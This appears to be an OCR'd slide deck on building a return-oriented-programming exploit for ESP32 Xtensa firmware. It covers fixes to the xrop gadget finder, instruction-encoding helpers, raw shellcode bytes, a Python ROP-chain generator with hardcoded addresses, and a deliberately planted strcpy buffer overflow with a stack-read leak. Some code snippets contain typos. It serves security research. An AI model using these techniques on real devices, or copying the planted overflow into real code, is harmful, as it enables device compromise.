Example ROPchain:

ROP: xrop

Finding gadget: Tried to use xrop

- Extended by jsandin for ESP8266
- Jsandin version did not work (does not compile)
- Took like 1 PT just to compile it
- Patched for ESP32
    - Took like another 3 PT

ROP: xrop

Works like:

1. Parse ELF .code section
2. For each byte++:
    a. Check if valid ret
    b. If yes: Check previous byte(s)
        i. Valid opcode?
        ii. Add to gadget list
        iii. Go to b
    c. Go to 2

ROP: xrop implementation

Xrop/xrop.c: Parse ELF

Xrop/xtensa.c: Support for xtensa
    (what are the ret’s called)

Xrop/libxdisasm/libxdisasm.c: Disassembly handling functionality
    (opcode -> String representation)

Xrop/libxdisasm/binutils/: Disassembly support for Xtensa
    (from Xtensa Compiler Support)

XROP: Some bugs

Bug 1:

- Xrop did not take the correct ELF section(s)
- Only first one
- Missed 90% of the sections
- Now: Parse all executable sections / segments

XROP: Some Bugs

Bug2: Didnt find that many gadgets

-> Had to patch is_xtensa_end

```
// Old
int is_xtensa_end(insn_t *i){
  if ((strstr(i->decoded_instrs, "ret") && !strstr(i->decoded_instrs, "retw"))
    || strstr(i->decoded_instrs, "jx")
    || strstr(i->decoded_instrs, "callx0"))
```

```
// New
  if(       strstr(i->decoded_instrs, "ret")
         || strstr(i->decoded_instrs, "retw.n")
         || strstr(i->decoded_instrs, "ret.n")
         || strstr(i->decoded_instrs, "retw")
         || strstr(i->decoded_instrs, "jx")
         || strstr(i->decoded_instrs, "callx0")) {
```

XROP: Most serious bug

Bug 3:

- Strange results
- Gadgets from XROP did not match the real code
  - Via JTAG, or Objdump
- There was always an correct “ret/retw.n/call8/etc” instruction
- BUT: Code before ret was different
  - Ret was sometimes exchanges with call8 etc
- Took some hardcore debugging to find the bug...

XROP: Most serious bug

- Original:

```
for(; i < size; i++){

    it = disassemble_one(rvma, rawbuf + i, XTENSA_MAX_INSTR_SIZE, ARCH_xtensa, bits, endian);
    if(is_xtensa_end(it)) {
        retrootn = malloc(sizeof(xtensa_node_t));
        if(!retrootn){
            perror("malloc");
            exit(-1);
        }
        memset(retrootn, 0, sizeof(xtensa_node_t));

        rvma = vma + i;
```

XROP: Most serious bug

- Original:

```
for(; i < size; i++){
    rvma = vma + i;
    it = disassemble_one(rvma, rawbuf + i, XTENSA_MAX_INSTR_SIZE, ARCH_xtensa, bits, endian);
    if(is_xtensa_end(it)) {
        retrootn = malloc(sizeof(xtensa_node_t));
        if(!retrootn){
            perror("malloc");
            exit(-1);
        }
        memset(retrootn, 0, sizeof(xtensa_node_t));

        rvma = vma + i;
```

Xrop: Most serious bug

Xrop correctly identified gadgets

But messed up gadget addresses

For gadget X: Use address X-1….

Shellcode


Shellcode: by ROP

Use ropchain to write shellcode

- Load 32-bit (4 byte) value from stack into register A
- Load memory address from stack into register B
- Write A into memory location pointed at B
- Therefore: Write shellcode via ROPchain

Shellcode: l32r instruction


l32r: Load a value from memory address into a register



“L32R forms a virtual address by **adding** the **16-bit one-extended constant value** encoded in the instruction word **shifted left by two** to **the address of the L32R plus three with the two least significant bits cleared**.
Therefore, the offset can always specify 32-bit aligned addresses from **-262141 to -4 bytes** from the address of the L32R instruction.”

Shellcode: l32r instruction

Calculate l32r instruction:





```
uint16_t b(uint32_t pc, uint16_t r, uint32_t dest) {
        // make pc nice
        pc += 3;
        pc &= ~(1 << 0);
        pc &= ~(1 << 1);

        // calculate offset
        int32_t offset = dest - pc;
        offset = offset >> 2;

        printf("Real offset: 0x%.4x\n", (uint16_t) offset);
        return offset;
}
```


Shellcode: call8

Call8: Call a function



“The target instruction address must be a 32-bit aligned ENTRY instruction. This allows CALL8 to have a larger effective range (**−524284 to 524288 bytes**). The target instruction address of the call is given by the **address of the CALL8 instruction with the two least significant bits set to zero, plus the sign-extended 18-bit offset field of the instruction shifted by two, plus four.**”

Shellcode: call8




```
typedef struct call8 {
        unsigned int four: 4;
        unsigned int two: 2;
        int off: 18;
} call8t;

void calc(unsigned int pc, unsigned int realdest) {
        pc = pc + 4
        int realOffset = realdest - pc;
        realOffset = realOffset >> 2;

        char result[3] = "\0\0\0";
        call8t *realCmd = &result;

        realCmd->off = realOffset;
        realCmd->two = 0x2;
        realCmd->four = 0x5;
}
```

Shellcode

Shellcode, in-exploit:

```
# note: a1 points to payload after shellcode

# call printf() with some text
shellcode += libxtensa.createL32R(addr+0, 0x4005c0a8, 10)   # 3 bytes
shellcode += libxtensa.createCall8(addr+3, 0x401120b8)      # 3 bytes

# jump to sane location after end of shellcode
# 0108             l32i.n  a0, a1, 0
# 114b             addi.n  a1, a1, 4
# f00d             ret.n
shellcode += "\x08\x01\x4b\x11\x0d\xf0"
```

Shellcode

Shellcode, in-memory:

```
(gdb) x/12i 0x4009a400
   0x4009a400:   l32r     a10, 0x4005c0a8
   0x4009a403:   call8    0x401120b8 <cs_log_printf>
   0x4009a406:   l32i.n   a0, a1, 0
   0x4009a408:   addi.n   a1, a1, 4
   0x4009a40a:   ret.n
```

ROPchain Generator

- Give data
- Will create a load-from-stack/store-in-memory ropchain
- Uses recursion… :-(
    - Reason: load address of NEXT gadget in the CURRENT gadget into a0 (so ret works)

ROPchain Generator

```
def createExploit():
    # where to write the data (shellcode)
    dest_addr = 0x4009a400

    # create shellcode
    data = createShellcode(dest_addr)

    # base stack address of payload string
    # points to the payload one line below (AAAA
    stack_addr = 0x3ffcb470

    # stuff until saved A0 (“offset”)
    payload = "AAAABBBBCCCCDDDDEEEE" + p(stack_addr) + "GGGGHHHH"

    # create ropchain (which writes shellcode)
    chainRet = createRopChain(dest_addr, data, CRopChainState.START)
```

```
class CRopChainState(Enum):
    START = 1
    WRITE = 2
    SYNC = 3
    END = 4
```

ROPchain Generator

```
def createRopChain(dest_addr, data, state):
    pay = ""

    if state == CRopChainState.START:
        # point to ropchain code on stack
        # basically points to the “pay” a few lines below
        stack_addr = 0x3ffcb4a0

        # get next ret addr (and rest of chain)
        chainRet = createRopChain(dest_addr, data, CRopChainStateWRITE)

        # data which gets restored on window underflow
        # the first, a0, is the address of the initial gadget
        # a1 has to point to the initial gadget "stack frame"
        pay += p( chainRet.addr )   # a0
        pay += p( stack_addr )      # a1
        pay += p( 0x50505050 )      # a2
        pay += p( 0x51515151 )      # a3

        pay += "B" * 32

        # add rest of the chain
        pay += chainRet.chain

        myChainRet = CRopChainRet(0,pay)
        return myChainRet
```

```
class CRopChainState(Enum):
    START = 1
    WRITE = 2
    SYNC = 3
    END = 4
```

ROPchain Generator: LIEF

Take data from ELF binary.

- ROP gadgets addresses (from notGadgets() function)
- RWX memory address (end of first RX segment)

Information Disclosure

Information disclosure

Manually finding offset and stack layout on every recompile… lame

Inserted an information disclosure

- Read stack values

```
Void recBof() {
     Char a[4];

     If (cmd == “read”) {
          Result = a;
          Resultsize = size;
     } else if (cmd == “write”) {
          strcpy(a, data);
     }
}
```

Conclusion

Exploit Demo

Future Work